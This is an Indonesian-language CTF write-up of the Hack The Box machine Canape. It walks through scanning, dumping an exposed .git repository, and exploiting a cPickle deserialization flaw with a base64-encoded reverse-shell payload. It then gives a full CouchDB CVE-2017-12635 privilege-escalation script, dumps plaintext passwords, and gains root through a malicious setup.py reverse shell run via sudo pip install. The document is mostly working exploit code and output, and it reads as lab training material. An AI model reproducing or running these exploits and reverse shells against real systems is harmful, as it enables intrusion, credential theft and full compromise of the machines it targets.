
Canape



Canape overcast Linux 10.10.10.70 326 5

Summary

Canape, web-based flask app sederhana yang berisi input quote sederhana. Terdapat direktori .git yang disertakan pada web, sehingga source code dapat didownload. Kelemahan web terdapat pada fungsi pickle yang dapat mengeksekusi command (RCE). Untuk mendapatkan user yang ada pada mesin ini, terdapat kredensial yang ada pada couchdb. Versi couchdb yang digunakan merupakan versi 2.0 terdapat vulner privilege escalation yang dapat menambahkan user admin untuk masuk ke dalam couchdb. Sementara untuk naik menjadi user root, terdapat permision sudo pada pip install yang ternyata dapat digunakan untuk masuk sebagai root melalui reverse shell.

Referensi:
https://blog.nelhage.com/2011/03/exploiting-pickle/
https://lincolnloop.com/blog/playing-pickle-security/
https://www.exploit-db.com/exploits/44498/
https://packaging.python.org/tutorials/packaging-projects/
https://github.com/0x00-0x00/FakePip

Technical Detail

Port Scanning menggunakan NMAP

```
root@crcx:~/canape# nmap -sV -p- -T4 10.10.10.70

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 11:18 WIB
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.67% done; ETC: 11:28 (0:07:00 remaining)
Stats: 0:04:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.10% done; ETC: 11:27 (0:04:30 remaining)
Nmap scan report for 10.10.10.70
Host is up (0.20s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
65535/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 518.03 seconds
```

Dirb bruteforce


```
root@crcx:~/canape/canape# dirb http://10.10.10.70

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun  5 11:32:48 2018
```

```
URL_BASE: http://10.10.10.70/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.70/ ----
+ http://10.10.10.70/.bash_history (CODE:200|SIZE:106)
+ http://10.10.10.70/.bashrc (CODE:200|SIZE:86)
+ http://10.10.10.70/.cvs (CODE:200|SIZE:127)
+ http://10.10.10.70/.cvsignore (CODE:200|SIZE:217)
+ http://10.10.10.70/.forward (CODE:200|SIZE:66)
+ http://10.10.10.70/.git/HEAD (CODE:200|SIZE:23)
---------------------------- snip ------------------------------------------
```

Informasi yang didapat dari dirb, terdapat direktori .git yang artinya dapat didump menggunakna gittools.

https://github.com/internetwache/GitTools

Tampilan web:



Submit A Quote


Character

Homer

Quote

Doh!

Code yang vulnerable:



```
@app.route("/submit", methods=["GET", "POST"])
def submit():
    error = None
    success = None

    if request.method == "POST":
        try:
            char = request.form["character"]
            quote = request.form["quote"]
            if not char or not quote:
                error = True
            elif not any(c.lower() in char.lower() for c in WHITELIST):
                error = True
            else:
                # TODO - Pickle into dictionary instead, `check` is ready
                p_id = md5(char + quote).hexdigest()
                outfile = open("/tmp/" + p_id + ".p", "wb")
        outfile.write(char + quote)
        outfile.close()
            success = True
        except Exception as ex:
            error = True

    return render_template("submit.html", error=error, success=success)

@app.route("/check", methods=["POST"])
def check():
    path = "/tmp/" + request.form["id"] + ".p"
    data = open(path, "rb").read()

    if "p1" in data:
        item = cPickle.loads(data)
    else:
        item = data

    return "Still reviewing: " + item

if __name__ == "__main__":
    app.run()
```

Pada API /submit, terdapat filter yang bisa dibypass dengan menyertakan kata yang ada pada whitelist. Fungsi ini akan menghasilkan file dengan nama [md5].p, file ini yang nantinya akan menyimpan payload reverse shell. Fungsi cPickle merupakan fungsi yang vulnerable terhadap RCE, sehingga /check bisa digunakan untuk memanggil payload yang berada pada file md5.p.

Reverse shell python oneliner:

```
python -c "import os; import pty; import socket; lhost = '10.10.x.x'; lport =
6060; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((lhost,
lport)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
os.putenv('HISTFILE', '/dev/null'); pty.spawn('/bin/bash'); s.close();"
```

Exploit

```
from requests import post
from hashlib import md5
import cPickle
import os
class Exploit(object):
    def __reduce__(self):
        return (os.system,
('echocHl0aG9uIC1jICJpbXBvcnQgb3M7IGltcG9ydCBwdHk7IGltcG9ydCBzb2NrZXQ7IGxob3N0ID0g
JzEwLjEwLngueCc7IGxwb3J0ID0gNjA2MDsgcyA9IHNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORVQsIH
NvY2tldC5TT0NLX1NUUkVBTSk7IHMuY29ubmVjdCgobGhvc3QsIGxwb3J0KSk7IG9zLmR1cDIocy5maWxl
bm8oKSwgMCk7IG9zLmR1cDIocy5maWxlbm8oKSwgMSk7IG9zLmR1cDIocy5maWxlbm8oKSwgMik7IG9zLn
B1dGVudignSElTVEZJTEUnLCAnL2Rldi9udWxsJyk7IHB0eS5zcGF3bignL2Jpbi9iYXNoJyk7IHMuY2xv
c2UoKTsi|base64 -d|bash',))

def createPayload():
    return cPickle.dumps(Exploit())
URL = "http://10.10.10.70/submit"
EXPLOIT = "http://10.10.10.70/check"
char = createPayload() + "homer"
quote = "aloha"
p_id = md5(char + quote).hexdigest()
print("id: {0}".format(p_id))
print("Submitting ...")
data = {"character":char,"quote":quote}
submit = post(URL, data=data)
if submit.status_code == 200:
    print("Submit ok.")
else:
    print("Submit error.")
data={"id", p_id}
print("Sending final request ...")
p = post(EXPLOIT, data={"id":p_id})
print(p.status_code)
```

Terdapat service couchdb yang berjalan pada localhost, untuk bisa mengaksesnya dari client, dapat menggunakan ssh tunneling.

```
root@xd:~/htb/canape# nc -lvnp 6060
listening on [any] 6060 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.70] 56394
www-data@canape:/$ ssh -R 9999:127.0.0.1:5984 user@10.10.x.x
```

Dari informasi yang didapatkan, couchdb yang digunakan versi 2.0 yang terdapat celah privilege escalation untuk menambahkan user dengan privilege admin. Sehingga dapat digunakan untuk masuk kedalam couchdb.

https://www.exploit-db.com/exploits/44498/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12635


```
#!/usr/bin/env python

'''
@author:        r4wd3r
@license:       MIT License
@contact:       r4wd3r@gmail.com
'''

import argparse
import re
import sys
import requests

parser = argparse.ArgumentParser(
    description='Exploits the Apache CouchDB JSON Remote Privilege Escalation
Vulnerability' +
    ' (CVE-2017-12635)')
parser.add_argument('host', help='Host to attack.', type=str)
parser.add_argument('-p', '--port', help='Port of CouchDB Service', type=str,
default='5984')
parser.add_argument('-u', '--user', help='Username to create as admin.',
                    type=str, default='couchara')
parser.add_argument('-P', '--password', help='Password of the created user.',
                    type=str, default='couchapass')
args = parser.parse_args()

host = args.host
port = args.port
user = args.user
password = args.password

pat_ip = re.compile("^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-
9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])$")
if not pat_ip.match(host):
    print "[x] Wrong host. Must be a valid IP address."
    sys.exit(1)

print "[+] User to create: " + user
print "[+] Password: " + password
print "[+] Attacking host " + host + " on port " + port

url = 'http://' + host + ':' + port

try:
    rtest = requests.get(url, timeout=10)
except requests.exceptions.Timeout:
    print "[x] Server is taking too long to answer. Exiting."
    sys.exit(1)
except requests.ConnectionError:
    print "[x] Unable to connect to the remote host."
    sys.exit(1)

# Payload for creating user
cu_url_payload = url + "/_users/org.couchdb.user:" + user
cu_data_payload = '{"type": "user", "name": "'+user+'", "roles": ["_admin"],
"roles": [], "password": "'+password+'"}'

try:
    rcu = requests.put(cu_url_payload, data=cu_data_payload)
except requests.exceptions.HTTPError:
    print "[x] ERROR: Unable to create the user on remote host."
    sys.exit(1)

if rcu.status_code == 201:
    print "[+] User " + user + " with password " + password + " successfully
created."
    sys.exit(0)
else:
    print "[x] ERROR " + str(rcu.status_code) + ": Unable to create the user on
remote host."
```

Setelah masuk menggunakan user yang berhasil dibuat dengan code diatas, berikut informasi yang terdapat pada couchdb.

```
{
  "_id": "739c5ebdf3f7a001bebb8fc4380019e4",
  "_rev": "2-81cf17b971d9229c54be92eeee723296",
  "item": "ssh",
  "password": "0B4jyA0xtytZi7esBNGp",
  "user": ""
}

{
  "_id": "739c5ebdf3f7a001bebb8fc43800368d",
  "_rev": "2-43f8db6aa3b51643c9a0e21cacd92c6e",
  "item": "couchdb",
  "password": "r3lax0Nth3C0UCH",
  "user": "couchy"
}

{
  "_id": "739c5ebdf3f7a001bebb8fc438003e5f",
  "_rev": "1-77cd0af093b96943ecb42c2e5358fe61",
  "item": "simpsonsfanclub.com",
  "password": "h02ddjdj2k2k2",
  "user": "homer"
}
```

```
{
  "_id": "739c5ebdf3f7a001bebb8fc438004738",
  "_rev": "1-49a20010e64044ee7571b8c1b902cf8c",
  "user": "homerj0121",
  "item": "github",
  "password": "STOP STORING YOUR PASSWORDS HERE -Admin"
}
```


SSH dapat diakses menggunakan user homer dan password `0B4jyA0xtytZi7esBNGp` pada port 65535.



```
root@xd:~# ssh -p65535 homer@10.10.10.70
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Jun  7 18:03:13 2018 from 10.10.15.105
homer@canape:~$ whoami
homer
homer@canape:~$ 
```

Privilege Escalation

Untuk mendapatkan akses root pada mesin ini, kita dapat memanfaatkan sebuah privilege yang diberikan kepada sudo user.



```
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/
usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$
```

Pip memiliki akses root jika dijalankan menggunakan sudo, hal ini bisa dimanfaatkan untuk reverse dengan privilege root.

```
import socket
import struct
import os
import subprocess
from setuptools import setup
from setuptools.command.install import install


class TotallyInnocentClass(install):
      def run(self):
            lhost = '10.10.14.39'
            lport = 6060
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((lhost, lport))
            os.dup2(s.fileno(), 0)
            os.dup2(s.fileno(), 1)
            os.dup2(s.fileno(), 2)
            p=subprocess.call(["/bin/sh","-i"])

setup(
      cmdclass={
            "install": TotallyInnocentClass
            }
)
```

Menggunakan code python diatas, manfaatkan pip untuk mengeksekusi code python yang sudah dibuat.

```
homer@canape:/tmp/oo$ sudo pip install .
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permissions
and owner of that directory. If executing pip with sudo, you may want sudo's -H
flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the
current user and caching wheels has been disabled. check the permissions and owner
```

```
of that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp/oo
Installing collected packages: UNKNOWN
  Running setup.py install for UNKNOWN ... -

root@xd:~# nc -lvnp 6060
listening on [any] 6060 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.70] 39470
# whoami
root
# cat /root/root.txt
928c3df1a12d7f67d2e8c2937120976d
#
```